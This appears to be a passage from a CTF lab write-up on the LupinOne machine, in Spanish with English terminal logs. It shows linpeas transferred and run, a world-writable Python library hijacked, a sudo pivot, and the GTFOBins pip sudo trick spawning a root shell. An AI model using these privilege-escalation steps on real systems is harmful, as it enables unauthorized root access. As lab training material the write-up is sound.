icex64@LupinOne:~$ ./linpeas.sh

(kali@kali)-[~/Desktop/lupinone]
$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
^C
Keyboard interrupt received, exiting.

(kali@kali)-[~/Desktop/lupinone]
$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.1.33 - - [13/May/2023 15:42:51] "GET /linpeas.sh
HTTP/1.1" 200 -

(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.35 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::b948:d2c4:a52b:8a prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
    RX packets 3020122 bytes 1615844017 (1.5 GiB)
    RX errors 0 dropped 302 overruns 0 frame 0
    TX packets 2765976 bytes 440228467 (419.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 502 bytes 46554 (45.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 502 bytes 46554 (45.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```



```
icex64@LupinOne:~$ ./linpeas.sh | grep webbrowser
.....
..... icex64 24802 0.0 0.0
6180 648 pts/0 S+ 15:45 0:00 -
grep webbrowser
/usr/lib/python3.9/webbrowser.py
icex64@LupinOne:~$ ls -al /usr/lib/python3.9/webbrowser.py
-rwxrwxrwx 1 root root 24087 Oct 4 2021 /usr/lib/python3.9/webbrowser.py
icex64@LupinOne:~$ nano /usr/lib/python3.9/webbrowser.py
icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:~$ su arsene
Password:
icex64@LupinOne:~$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@LupinOne:/home/icex64$ sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
```

Encontramos que al acceder al usuario arsene exitosamente (que es el que tiene los privilegios para ejecutar como root `/usr/bin/pip`), podemos usar unos comandos que encontramos en línea buscando artículos relacionados con la escalada de privilegios con pip.

<https://gtfobins.github.io/gtfobins/pip/>

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TF
```